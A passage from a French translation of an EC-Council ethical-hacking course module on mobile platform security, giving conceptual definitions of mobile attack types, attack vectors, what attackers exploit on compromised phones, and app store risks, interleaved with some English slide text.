
- **M9 - Rétro-Ingénierie**

Cette catégorie comprend l'analyse du noyau binaire final afin de retrouver son code source, ses bibliothèques, ses algorithmes et ses autres éléments. Des logiciels tels que IDA Pro, Hopper, otool et d'autres outils d'inspection du code donnent à l'attaquant un aperçu du fonctionnement interne de l'application. Il peut ainsi exploiter d'autres vulnérabilités encore inexploitées dans l'application et découvrir des informations sur les serveurs dorsaux, les valeurs de cryptographie et de chiffrement et sur la propriété intellectuelle.

- **M10 - Fonctionnalité externe**

Les développeurs intègrent souvent des fonctionnalités cachées de type backdoor ou d'autres contrôles de sécurité internes au développement qui ne sont pas destinés à être diffusés dans un environnement de production. Un développeur peut, par exemple, inclure accidentellement un mot de passe dans les commentaires du code source d'une application hybride. Un autre exemple concerne la désactivation de l'authentification à deux facteurs pendant les tests.

En général, un attaquant cherche à comprendre les fonctionnalités externes d'une application mobile pour découvrir des fonctionnalités cachées dans les systèmes dorsaux. Les attaquants exploitent généralement ces fonctionnalités externes directement à partir de leurs propres systèmes, sans aucune intervention des utilisateurs finaux.



Anatomie d'une attaque mobile

Source : <https://www.nowsecure.com>

En raison de l'usage intensif et de la mise en œuvre de politiques de "Bring your own device" (BYOD) ou "apportez votre équipement personnel de communication" (AVEC) dans les entreprises, les équipements mobiles sont devenus une cible de choix pour les attaques. Les pirates informatiques recherchent les vulnérabilités de ces équipements. Ces attaques peuvent concerner l'équipement et la couche réseau, le centre de données ou une combinaison de ces éléments.

Les attaquants exploitent les vulnérabilités associées aux éléments suivants pour lancer des attaques malveillantes :




Figure 9.2 : Anatomie d'une attaque mobile

■ L'équipement

Les vulnérabilités des équipements mobiles présentent des risques importants pour les données sensibles des particuliers et des entreprises. Les attaquants qui ciblent l'équipement lui-même peuvent utiliser différents points d'entrée.

Il existe plusieurs types d'attaques basées sur l'équipement :

○ Attaques basées sur les navigateurs

Les méthodes d'attaque basées sur les navigateurs sont les suivantes :

- **Hameçonnage** : Les courriers électroniques ou les fenêtres contextuelles d'hameçonnage redirigent les utilisateurs vers de fausses pages Web qui imitent des sites de confiance et leur demandent de fournir leurs informations personnelles telles que leur nom d'utilisateur, leur mot de passe, les numéros de leur carte de crédit, leur adresse et leur numéro de téléphone mobile. Les utilisateurs de téléphones mobiles sont plus susceptibles d'être victimes de sites d'hameçonnage car les équipements sont de petite taille et n'affichent que des URL courtes, des messages d'avertissement limités, des icônes de verrouillage réduites, etc.
- **Encadrement (framing)** : L'encadrement consiste à intégrer une page Web dans une autre page Web à l'aide des balises iFrame du langage HTML. Un attaquant exploite la fonctionnalité iFrame utilisée dans le site web ciblé, intègre sa page web malveillante et utilise le clickjacking pour voler les informations sensibles des utilisateurs.
- **Clickjacking** : Le détournement de clic ou clickjacking, également connu sous le nom de "user interface redress attack", est une technique malveillante utilisée pour inciter les internautes à cliquer sur quelque chose de différent de ce qu'ils

pensent. Cela permet aux attaquants d'obtenir des informations sensibles ou de prendre le contrôle de l'équipement.

- **Man-in-the-Mobile** : Un attaquant implante un code malveillant dans l'équipement mobile de la victime pour contourner les systèmes de vérification des mots de passe qui envoient des codes à usage unique (One Time Password ou OTP) par SMS ou appels vocaux. Par la suite, le logiciel malveillant relaie les informations recueillies à l'attaquant.
 - **Débordement de mémoire tampon** : Le débordement de tampon ou dépassement de tampon est une anomalie qui fait qu'un programme, en écrivant des données dans un tampon, dépasse la limite prévue et écrase la mémoire voisine. Cela entraîne un comportement instable du programme, comme des erreurs d'accès à la mémoire, des résultats incorrects et des pannes de l'équipement mobile.
 - **Mise en cache des données** : Les caches de données dans les équipements mobiles stockent des informations qui sont souvent nécessaires à ces équipements pour interagir avec les applications Web, ce qui permet de préserver les ressources limitées et d'améliorer le temps de réponse des applications clientes. Les attaquants tentent d'exploiter ces caches de données pour accéder aux informations sensibles qu'ils contiennent.
- **Attaques par téléphone/SMS**
- Les méthodes d'attaque basées sur les téléphones/SMS sont les suivantes :
- **Attaques sur la bande de base** : Les attaquants exploitent les vulnérabilités du processeur de bande de base GSM/3GPP d'un téléphone, qui émet et reçoit des signaux radio vers les tours cellulaires.
 - **SMiShing** : Le phishing SMS (également appelé SMiShing) est un type de fraude par hameçonnage dans lequel un attaquant utilise les SMS pour envoyer à une victime des textos contenant des liens trompeurs vers des sites web ou des numéros de téléphone malveillants. L'attaquant incite la victime à cliquer sur le lien ou à appeler le numéro de téléphone et à révéler des informations personnelles telles que son numéro de sécurité sociale (SSN), son numéro de carte de crédit, le nom d'utilisateur et le mot de passe pour accéder à sa banque en ligne.
- **Attaques basées sur les applications**
- Les méthodes d'attaque basées sur les applications sont les suivantes :
- **Stockage de données sensibles** : Certaines applications installées et utilisées par les utilisateurs de mobiles utilisent une sécurité faible dans leur architecture de base de données, ce qui en fait des cibles pour les attaquants qui cherchent à pirater et à voler les informations sensibles qui y sont stockées.

- **Absence de chiffrement/chiffrement faible** : Les applications qui transmettent des données non chiffrées ou faiblement chiffrées sont exposées à des attaques telles que le détournement de session.
- **Validation SSL incorrecte** : Les failles de sécurité dans le processus de validation SSL d'une application peuvent permettre aux attaquants de contourner la sécurité des données.
- **Manipulation de la configuration** : Les applications peuvent utiliser des fichiers et des bibliothèques de configuration externes qui peuvent être exploités dans le cadre d'une attaque par manipulation de configuration. Cela permet notamment d'obtenir un accès non autorisé aux interfaces d'administration et aux magasins de configuration, ainsi que de récupérer des données de configuration en clair.
- **Injection dynamique du runtime (Dynamic Runtime Injection)** : Les attaquants manipulent et compromettent le runtime d'une application pour contourner les verrous de sécurité et les contrôles logiques, accéder aux parties privilégiées de cette application, et même voler les données stockées en mémoire.
- **Permissions involontaires** : Les applications mal configurées peuvent parfois ouvrir des portes aux attaquants en fournissant des autorisations involontaires.
- **Escalade des priviléges** : Les attaquants se livrent à des attaques par élévation de priviléges, qui tirent parti de défauts de conception, d'erreurs de programmation, de dysfonctionnements ou d'oubli de configuration pour accéder à des ressources qui sont habituellement protégées.

Parmi les autres méthodes d'attaque basées sur les applications, on peut citer la superposition de l'interface utilisateur/le vol de code PIN, le code tiers/externe, le détournement d'intention, la traversée de répertoires zip, les données du presse-papiers, les schémas URL, l'usurpation d'identité GPS, l'authentification locale faible/inexistante, l'intégrité/l'altération/le reconditionnement, l'attaque par canal latéral, la clef de signature de l'application non protégée, la sécurité du transport de l'application, la spécialisation XML, etc.

○ Attaques basées sur le système

Les méthodes d'attaque basées sur le système d'exploitation sont les suivantes :

- **Pas de code d'accès/Code d'accès faible** : De nombreux utilisateurs choisissent de ne pas définir de code d'accès ou d'utiliser un code PIN, un code d'accès ou un verrouillage par motif faible, qu'un attaquant peut facilement deviner ou craquer pour compromettre les données sensibles stockées dans l'équipement mobile.
- **Jailbreak d'iOS** : Le jailbreaking iOS consiste à supprimer les mécanismes de sécurité mis en place par Apple pour empêcher l'exécution de codes malveillants sur l'équipement. Il permet un accès root au système d'exploitation et supprime les restrictions de la sandbox. Ainsi, le jailbreaking entraîne de nombreux risques

de sécurité ainsi que d'autres risques pour les équipements iOS, comme des mauvaises performances, l'infection par des logiciels malveillants, etc.

- **Rooting Android** : Le rooting permet aux utilisateurs d'Android d'obtenir un contrôle privilégié (appelé "accès root") au sous-système d'Android. Comme le jailbreaking, le rooting peut entraîner l'exposition de données sensibles stockées dans l'équipement mobile.
- **Cache de données du système d'exploitation** : Un cache dans le système d'exploitation stocke les données/informations utilisées en mémoire de manière temporaire sur le disque dur. Un attaquant peut vider cette mémoire en redémarrant l'équipement de la victime avec un système d'exploitation malveillant et extraire des données sensibles de la mémoire vidée.
- **Accès aux mots de passe et aux données** : les équipements iOS stockent des mots de passe et des données chiffrés à l'aide d'algorithmes cryptographiques qui présentent certaines vulnérabilités connues. Les attaquants exploitent ces vulnérabilités pour décrypter le porte-clés de l'équipement, exposant ainsi les mots de passe des utilisateurs, les clefs de chiffrement et d'autres données privées.
- **Logiciels chargés par l'opérateur** : Les logiciels ou applications préinstallés sur les équipements peuvent contenir des vulnérabilités qu'un attaquant peut exploiter pour réaliser des activités malveillantes telles que la suppression, la modification ou le vol de données sur l'équipement, l'écoute des appels, etc.
- **Code initié par l'utilisateur** : Le code initié par l'utilisateur est une activité qui incite la victime à installer des applications malveillantes ou à cliquer sur des liens qui permettent à un attaquant d'installer un code malveillant pour exploiter le navigateur, les cookies et les autorisations de sécurité de l'utilisateur.

Parmi les autres méthodes d'attaque basées sur le système d'exploitation, on peut citer le chiffrement faible ou inexistant, l'attaque par confusion (confuse deputy attack), le processeur Secure Enclave et les environnements d'exécution sécurisés (Trusted Execution Environment ou TEE), les fuites de canaux latéraux, les parseurs de formats de fichiers/multimédia, les vulnérabilités des pilotes du noyau, les dénis de service des ressources, l'usurpation d'identité GPS, le verrouillage des équipements, etc.

■ **Le réseau**

Les méthodes d'attaque basées sur le réseau sont les suivantes :

- **Wi-Fi (chiffrement faible/absence de chiffrement)** : Certaines applications ne parviennent pas à chiffrer les données ou utilisent des algorithmes faibles pour chiffrer les données à transmettre sur les réseaux sans fil. Un attaquant peut intercepter ces données en écoutant la communication Wi-Fi. Bien que de nombreuses applications utilisent SSL/TLS, ce qui permet une protection des

données en transit, les attaques contre ces algorithmes peuvent exposer les informations sensibles des utilisateurs.

- **Points d'accès pirates** : Les attaquants installent un point d'accès sans fil clandestin par un moyen physique, ce qui leur permet d'accéder à un réseau protégé en détournant les connexions des utilisateurs légitimes du réseau.
- **Analyse de paquets** : Un attaquant utilise des outils d'analyse de paquets tels que Wireshark ou Capsa Network Analyzer pour capturer et analyser tous les paquets de données du trafic réseau, qui contiennent généralement des données sensibles telles que des identifiants de connexion envoyés en clair.
- **Man-in-the-Middle (MITM)** : Les attaquants écoutent les connexions réseau entre deux systèmes, s'introduisent dans ces connexions, puis lisent ou modifient les données ou insèrent des données frauduleuses dans la communication interceptée.
- **Détournement de session** : Les attaquants volent des identifiants de session valides et les utilisent pour obtenir un accès non autorisé aux informations de l'utilisateur et du réseau.
- **Empoisonnement du DNS** : Les attaquants exploitent les serveurs DNS du réseau, ce qui entraîne des substitutions d'adresses par de fausses adresses IP au niveau du DNS. En conséquence, les utilisateurs de sites Web sont dirigés vers un autre site Web choisi par l'attaquant.
- **SSLStrip** : SSLStrip est un type d'attaque MITM dans lequel les attaquants exploitent les vulnérabilités de l'implémentation SSL/TLS sur les sites Web. Elle repose sur la validation par l'utilisateur de la présence de la connexion HTTPS. L'attaque rétrograde de façon invisible les connexions en HTTP sans chiffrement, ce qui est difficile à détecter pour les utilisateurs dans les navigateurs mobiles.
- **Faux certificats SSL** : Les faux certificats SSL représentent un autre type d'attaque MITM dans lequel un attaquant émet un faux certificat SSL pour intercepter le trafic sur une connexion HTTPS supposée sécurisée.

D'autres méthodes d'attaque basées sur le réseau comprennent le détournement de BGP (Border Gateway Protocol), les proxies HTTP, etc.

▪ Le centre de données/Cloud

Les centres de données ont deux points d'entrée principaux : Un serveur web et une base de données.

- **Attaques basées sur le serveur Web**

On distingue plusieurs types de vulnérabilités et d'attaques basées sur le serveur Web :

- **Vulnérabilités de la plateforme** : Les attaquants exploitent les vulnérabilités du système d'exploitation, du logiciel serveur tel que IIS, ou des modules d'application exécutés sur le serveur Web. Parfois, les attaquants peuvent

mettre en évidence des vulnérabilités associées au protocole ou aux contrôles d'accès en surveillant la communication établie entre un équipement mobile et un serveur web.

- **Mauvaise configuration du serveur** : Un serveur web mal configuré peut permettre à un attaquant d'obtenir un accès non autorisé à ses ressources.
- **Cross-site Scripting (XSS)** : Les attaques XSS exploitent les vulnérabilités des pages Web générées dynamiquement, ce qui permet aux attaquants d'injecter des scripts côté client dans les pages Web consultées par d'autres utilisateurs. Ces attaques se produisent lorsque des données d'entrée non vérifiées sont incluses dans le contenu dynamique envoyé au navigateur web de l'utilisateur pour être interprété. Les attaquants injectent du JavaScript, du VBScript, de l'ActiveX, du HTML ou du Flash malveillant pour qu'il soit exécuté sur le système de la victime en le dissimulant dans des requêtes légitimes.
- **Cross-Site Request Forgery (CSRF)** : Les attaques CSRF exploitent les vulnérabilités des pages Web qui permettent à un attaquant de forcer le navigateur d'un utilisateur peu méfiant à envoyer des requêtes malveillantes involontaires. La victime a une session active avec un site de confiance et visite simultanément un site malveillant qui injecte une requête HTTP pour le site de confiance dans sa session, compromettant ainsi son intégrité.
- **Validation insuffisante des entrées** : Les services Web font confiance de manière excessive aux entrées des applications mobiles, et comptent sur l'application pour effectuer la validation des entrées. Cependant, les attaquants peuvent fabriquer leur propre communication avec le serveur Web ou contourner les contrôles logiques de l'application, ce qui leur permet de profiter de l'absence de logique de validation sur le serveur pour effectuer des actions non autorisées.

Les attaquants exploitent les failles de validation des entrées afin de pouvoir exécuter des scripts intersites (XSS), des débordements de mémoire tampon, des attaques par injection, etc., ce qui entraîne le vol de données et le dysfonctionnement du système.

- **Attaques par force brute** : Les attaquants utilisent la méthode d'essai-erreur pour deviner l'entrée valide d'un champ particulier. Les applications qui autorisent un nombre illimité de tentatives de saisie sont généralement sujettes aux attaques par force brute.

Parmi les autres vulnérabilités et attaques basées sur les serveurs Web, on peut citer le partage de ressources entre origines multiples (cross-origin resource sharing ou CORS), l'attaque par canal latéral (side-channel attack), l'attaque par hyperviseur (hypervisor attack), le VPN, etc.

- **Attaques de bases de données**

Il existe plusieurs types de vulnérabilités et d'attaques liées aux bases de données :

- **Injection SQL** : L'injection SQL est une technique utilisée pour tirer parti de vulnérabilités d'entrée non validées afin de faire passer des commandes SQL à travers une application web pour qu'elles soient exécutées par une base de données dorsale. Il s'agit d'une attaque de base utilisée pour obtenir un accès non autorisé à une base de données ou pour récupérer des informations directement dans la base de données.
- **Escalade de privilèges** : Il s'agit d'une attaque qui utilise un exploit pour obtenir un accès de haut niveau, ce qui entraîne le vol de données sensibles stockées dans la base de données.
- **Déchargement (dump) de données** : Un attaquant fait en sorte que la base de données vide tout ou partie de ses données, ce qui permet de rechercher et de récupérer des enregistrements sensibles.
- **Exécution de commandes du système d'exploitation** : Un pirate injecte des commandes du système d'exploitation dans une requête, ce qui amène certains systèmes de base de données à exécuter ces commandes sur le serveur. Ainsi, l'attaquant peut obtenir un accès illimité au système au niveau racine.

How a Hacker can Profit from Mobile Devices that are Successfully Compromised



Surveillance

- Audio
- Camera
- Call logs
- Location
- SMS messages



Financial

- Sending premium rate SMS messages
- Stealing Transaction Authentication Numbers (TANs)
- Extortion via ransomware
- Fake antivirus
- Making expensive calls



Data Theft

- Account details
- Contacts
- Call logs
- Phone number
- Stealing data via app vulnerabilities
- Stealing International Mobile Equipment Identity Number (IMEI)



Botnet Activity

- Launching DDoS attacks
- Click fraud
- Sending premium rate SMS messages



Impersonation

- SMS redirection
- Sending email messages
- Posting to social media



1,189 797

Malicious installation packages



6063

Mobile ransomware Trojans

39,051

Mobile banking Trojans



<https://www.sophos.com>

<https://securelist.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comment un pirate informatique peut tirer profit d'un équipement mobile compromis avec succès ?

Sources : <https://www.sophos.com>, <https://securelist.com>


De nos jours, des images, des listes de contacts, des applications bancaires, des applications de médias sociaux, des comptes de messagerie, des informations financières, des informations commerciales, etc. sont stockés sur nos smartphones. Les smartphones sont donc un trésor d'informations que les attaquants peuvent exploiter. Les équipements Android sont particulièrement susceptibles d'être piratés, car ils représentent la majorité de la part du marché mobile.

Après avoir compromis un smartphone, un attaquant peut espionner les activités de l'utilisateur, utiliser à mauvais escient les informations sensibles volées, se faire passer pour l'utilisateur en publiant des messages sur ses comptes de médias sociaux ou en intégrant l'équipement à un botnet (un réseau de nombreux smartphones piratés).

Après avoir réussi à compromettre un équipement mobile, les pirates peuvent exploiter les éléments suivants :


Surveillance	Finance	Vol de données	Activité de Botnet	Usurpation d'identité
Audio	Envoi de SMS surtaxés	Détails du compte	Lancement d'attaques DDoS	Redirection de SMS
Appareil photo	Faux anti-virus	Contacts	Fraude au clic	Envoi de courriers électroniques
Journaux d'appels	Appels coûteux / surtaxés	Journaux d'appels et numéros de téléphone	Envoi de SMS surtaxés	Publication sur les médias sociaux
Localisation	Extorsion par rançongiciel	Vol de données via des vulnérabilités d'applications		
SMS	Vol de numéros d'authentification de transaction (TAN)	Vol d'IMEI (International Mobile Equipment Identity)		

Table 9.1 : Liste des informations que les pirates peuvent exploiter



Découvrez des vecteurs d'attaque et des vulnérabilités de la plate-forme mobile

Cette section aborde les vecteurs d'attaque sur les équipements mobiles, les vulnérabilités et les risques associés, les problèmes de sécurité liés aux magasins d'applications, les problèmes de sandboxing des applications, le spam mobile, la connexion d'équipements mobiles à des environnements Bluetooth et Wi-Fi ouverts et diverses autres attaques mobiles.



Vecteurs d'attaque sur les mobiles

Les équipements mobiles ont attiré l'attention des pirates informatiques en raison de leur utilisation généralisée. Ces équipements ont accès à un grand nombre des ressources utilisées par les ordinateurs traditionnels. De plus, ces équipements présentent des caractéristiques uniques qui ont conduit à l'émergence de nouveaux vecteurs et protocoles d'attaque. Ces vecteurs rendent les plates-formes de téléphonie mobile vulnérables aux attaques, aussi bien à partir du réseau qu'en cas de compromission physique. Voici quelques-uns des vecteurs d'attaque qui permettent à un pirate informatique d'exploiter les vulnérabilités du système d'exploitation mobile, du micrologiciel de l'équipement ou des applications mobiles.

Logiciel malveillant	Exfiltration de données	Falsification de données	Perte de données
Virus et rootkit	Extraction de flux de données et de courriers électroniques	Modification par une autre application	Vulnérabilités de l'application
Modification de l'application	Impression d'écran et screen scraping	Tentatives d'altération non détectées	Accès physique non autorisé
Modification du système d'exploitation	Copie sur une clef USB et perte de la sauvegarde	Appareil jailbreaké	Perte de l'équipement

Table 9.2 : Liste des vecteurs d'attaque

Mobile Platform Vulnerabilities and Risks

- | | |
|---|--|
| <p>1 Malicious Apps in Stores</p> <p>2 Mobile Malware</p> <p>3 App Sandboxing Vulnerabilities</p> <p>4 Weak Device and App Encryption</p> <p>5 OS and App Update Issues</p> <p>6 Jailbreaking and Rooting</p> | <p>7 Mobile Application Vulnerabilities</p> <p>8 Privacy Issues (Geolocation)</p> <p>9 Weak Data Security</p> <p>10 Excessive Permissions</p> <p>11 Weak Communication Security</p> <p>12 Physical Attacks</p> |
|---|--|

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnérabilités et risques liés aux plates-formes mobiles

L'utilisation croissante de smartphones dotés de fonctionnalités technologiques en constante évolution a fait de la sécurité des équipements mobiles une préoccupation majeure du secteur informatique. Les équipements mobiles deviennent des cibles privilégiées pour les cybercriminels en raison des améliorations significatives apportées tant au système d'exploitation mobile qu'au matériel. Par ailleurs, les améliorations apportées aux fonctionnalités des smartphones entraînent de nouveaux types de problèmes de sécurité. Comme les smartphones sont devenus les appareils préférés des utilisateurs pour accéder à Internet, gérer les communications, etc., les attaquants sont davantage intéressés par la R&D mobile et mettent en œuvre des schémas d'attaque contre les plateformes mobiles afin de compromettre la sécurité et la confidentialité des utilisateurs, voire de prendre le contrôle total de leurs équipements.

Voici certaines vulnérabilités et certains risques liés aux plateformes mobiles :

- Applications malveillantes dans les magasins
- Logiciels mobiles malveillants
- Vulnérabilités des bacs à sable des applications
- Faiblesse du chiffrement des équipements et des applications
- Problèmes de mise à jour du système d'exploitation et des applications
- Jailbreaking et rooting
- Vulnérabilités des applications mobiles
- Problèmes de confidentialité (géolocalisation)

- Faible sécurité des données
- Permissions excessives
- Faible sécurité des communications
- Attaques physiques
- Brouillage insuffisant du code
- Sécurité insuffisante de la couche transport
- Expiration de la session inadaptée

Security Issues Arising from App Stores

- 1 Insufficient or **no vetting of apps** leads to malicious and fake apps entering the app marketplace
- 2 App stores are common target for attackers to **distribute malware and malicious apps**
- 3 Malicious apps can **damage other applications** and data, and send your sensitive data to attackers

The diagram illustrates the flow of a malicious attack. An Attacker (represented by a hooded figure) interacts with a Mobile App. The app passes through a 'No Vetting' stage. From there, it can enter either an Official App Store (represented by a building) or a Third-Party App Store (represented by a smaller building). Both stores lead to a Mobile User (represented by a person holding a phone). A dashed arrow from the Mobile App to the Attacker indicates that a malicious app sends sensitive data to the attacker, such as call logs, photos, videos, or sensitive documents.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Problèmes de sécurité liés aux magasins d'applications

Les applications mobiles sont des programmes informatiques conçus pour fonctionner sur des smartphones, des tablettes et d'autres équipements mobiles. Ces applications sont notamment le SMS, le courrier électronique, la lecture de vidéos et de musique, l'enregistrement vocal, les jeux, les opérations bancaires, les achats, etc. En général, les applications sont mises à disposition via des plateformes de distribution d'applications, qui peuvent être des magasins d'applications officiels exploités par les éditeurs de systèmes d'exploitation mobiles, tels que l'App Store d'Apple, l'App Store Google Play et l'App Store de Microsoft, ou des magasins d'applications tiers tels que Amazon Appstore, GetJar et APKMirror.

